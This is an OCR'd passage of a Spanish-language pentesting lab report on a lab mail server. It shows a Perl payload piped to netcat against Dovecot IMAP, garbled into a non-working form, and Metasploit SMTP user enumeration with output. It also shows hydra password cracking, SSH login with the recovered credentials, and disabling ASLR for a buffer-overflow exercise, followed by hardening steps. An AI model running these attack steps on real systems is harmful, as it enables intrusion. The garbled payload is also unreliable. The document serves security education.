
Ejecutar código remoto en el servidor IMAP de Dovecot. (help, s.f.), esta ejecución permite deshabilitar el login de acceso en el servidor de correo.

```
┌──(test㉿kali)-[~]
└─$ perl -e 'imprimir "una identificación (\"foo\" \"".("x"x1021)."\\A\" \"bar\"
\"\000".("x"x1020)."\\A\")\n"' | nc 192.168.216.131 143
String found where operator expected at -e line 1, near "imprimir "una identifica
ción (\"foo\" \"""
        (Do you need to predeclare imprimir?)
syntax error at -e line 1, near "imprimir "una identificación (\"foo\" \"""
Execution of -e aborted due to compilation errors.
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ STARTT
LS LOGINDISABLED] Dovecot (Ubuntu) ready.
```


En el servidor se puede observar cómo imap-login aparece como conectado.

```
server@server-virtual-machine: ~
● dovecot.service - Dovecot IMAP/POP3 email server
     Loaded: loaded (/lib/systemd/system/dovecot.service; enabled; vendor prese>
     Active: active (running) since Sat 2024-01-13 15:16:11 -05; 28min ago
       Docs: man:dovecot(1)
             https://doc.dovecot.org/
   Main PID: 901 (dovecot)
     Status: "v2.3.16 (7e2e900c1a) running"
      Tasks: 7 (limit: 2217)
     Memory: 9.5M
        CPU: 691ms
     CGroup: /system.slice/dovecot.service
             ├─ 901 /usr/sbin/dovecot -F
             ├─1033 dovecot/anvil
             ├─1034 dovecot/log
             ├─1035 dovecot/config
             ├─3937 dovecot/stats
             ├─4204 dovecot/imap-login
             └─4205 dovecot/auth

Jan 13 15:16:09 server-virtual-machine systemd[1]: Starting Dovecot IMAP/POP3 e>
Jan 13 15:16:10 server-virtual-machine dovecot[901]: master: Dovecot v2.3.16 (7>
Jan 13 15:16:11 server-virtual-machine systemd[1]: Started Dovecot IMAP/POP3 em>
Jan 13 15:27:38 server-virtual-machine dovecot[1034]: imap-login: Disconnected:>
lines 1-23
```


Luego de habilitar la ejecución remota de código, en el servidor se puede observar cómo dovecot/imap-login aparece como desconectado.



Existe una vulnerabilidad detectada, conocida como **"Pentesting SMTP/s"** (HackTricks, s.f.), la cual con el uso del comando telnet sobre la ip del servidor y el puerto 25 se va obteniendo información del servidor de forma remota, datos como el nombre del dominio, usuarios, direcciones de correo




Ejecutar el comando msfconsole para visualizar los exploits disponibles referente a las versiones detectadas en los servicios habilitados en el servidor.



Ejecutar el exploit “smtp_version” en msfconsole

1. Search smtp_version
2. Set RHOST 192.168.216.131
3. Run

Se obtiene el nombre del dominio y la versión del smtp que está instalada



Ejecutar el exploit "`smtp_enum`" que permite visualizar los usuarios del servidor, al detectar los usuarios se puede buscar la forma de descifrar las contraseñas en una wordlists.


```
msf6 auxiliary(scanner/smtp/smtp_version) > search smtp_enum

Matching Modules
```

Modificar:


1. USER_FILE con /usr/share/seclists/Usernames/top-usernames-shortlist.txt
2. RHOST 192.168.216.131
3. RUN

```
   1  auxiliary/scanner/smtp/smtp_enum                          normal  No
   SMTP User Enumeration Utility


Interact with a module by name or index. For example info 1, use 1 or use auxilia
ry/scanner/smtp/smtp_enum

msf6 > use 1
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/seclists/Userna
mes/top-usernames-shortlist.txt
USER_FILE ⇒ /usr/share/seclists/Usernames/top-usernames-shortlist.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST
RHOST ⇒
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.216.131
RHOST ⇒ 192.168.216.131
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.216.131:25    - 192.168.216.131:25 Banner: 220 atproyecto.xyz ESMTP P
ostfix (Ubuntu)
[+] 192.168.216.131:25    - 192.168.216.131:25 Users found: mysql
[*] 192.168.216.131:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```


Búsqueda de contraseñas mediante el comando hydra en el listado rockyou.txt.gz (lista de contraseñas), se realiza una comparación entre usuarios y contraseñas hasta detectar una coincidencia.



Luego de realizar el análisis en todo el listado de contraseñas, buscando alguna coincidencia con el usuario daniel, se detectó el password daniel.




Conexión remota mediante ssh apuntando a daniel@192.168.216.131, al conocer la clave que se obtuvo con hydra se puede acceder al servidor remoto, con el usuario y contraseña.




CAMBIOS EN LA CONFIGURACION PARA CORREGIR VULNERABILIDADES


En el fichero dovecot.conf agregar los protocolos imaps y pop3s para aumentar el nivel de seguridad en la transmisión de datos. La activación de security protocols es fundamental en el tráfico de red.




Instalar el certificado certbot para implementar protocolos de seguridad. Los certificados de seguridad brindan un respaldo en el cifrado de la transmisión de datos.




Integrar cerbot con apache para la obtención de certificados https. Implementar un encrypt en el servidor web permite la obtención de certificados TLS/SSL.




Prueba de conexión remota con ssh, se identifica que desde un host remoto se puede tener acceso al servidor solo con un password.



Modificar el fichero sshd_config con (`PermitRootLogin No`) para evitar conexiones remotas para el usuario administrador. Esto evita conexiones remotas.



Reiniciar el servicio ssh para que se apliquen los cambios efectuados en el servidor.




Luego de aplicar los cambios se hace una prueba de conexión remota y se comprueba que el acceso está denegado.


Desbordamiento de Buffer

Esta vulnerabilidad forma parte de un fallo de componentes mencionadas en la tabla 2, encontrando un manejo incorrecto de los argumentos de línea de comandos en la función “sudoedit” de la biblioteca sudo.

Utilizar el comando `cat` para visualizar el contenido del archivo ramdomize_va_space que se encuentra en la ruta `/proc/sys/kernel/`. Esto nos ayudara a verificar si esta deshabilitada la protección de memoria.



Protección de memoria habilitada=2
Protección de memoria deshabilitada=0
En este caso la protección se encuentra habilitada, por lo que procedemos habilitarla mediante el comando echo pasaremos el valor de 0 como entrada al archivo.



Ya se encuentra deshabilitada la protección de memoria
En el código indicamos que vamos a desbordar la variable buffer que actualmente tiene un tamaño de 100 caracteres y le enviaremos un valor mayor al que soporta, nos permitirá desbordar el buffer y tener la dirección de memoria donde se encuentra función premio, y ese momento tomar el control del programa y modificar el flujo.

```
#include <stdio.h>
#include <string.h>
void premio()
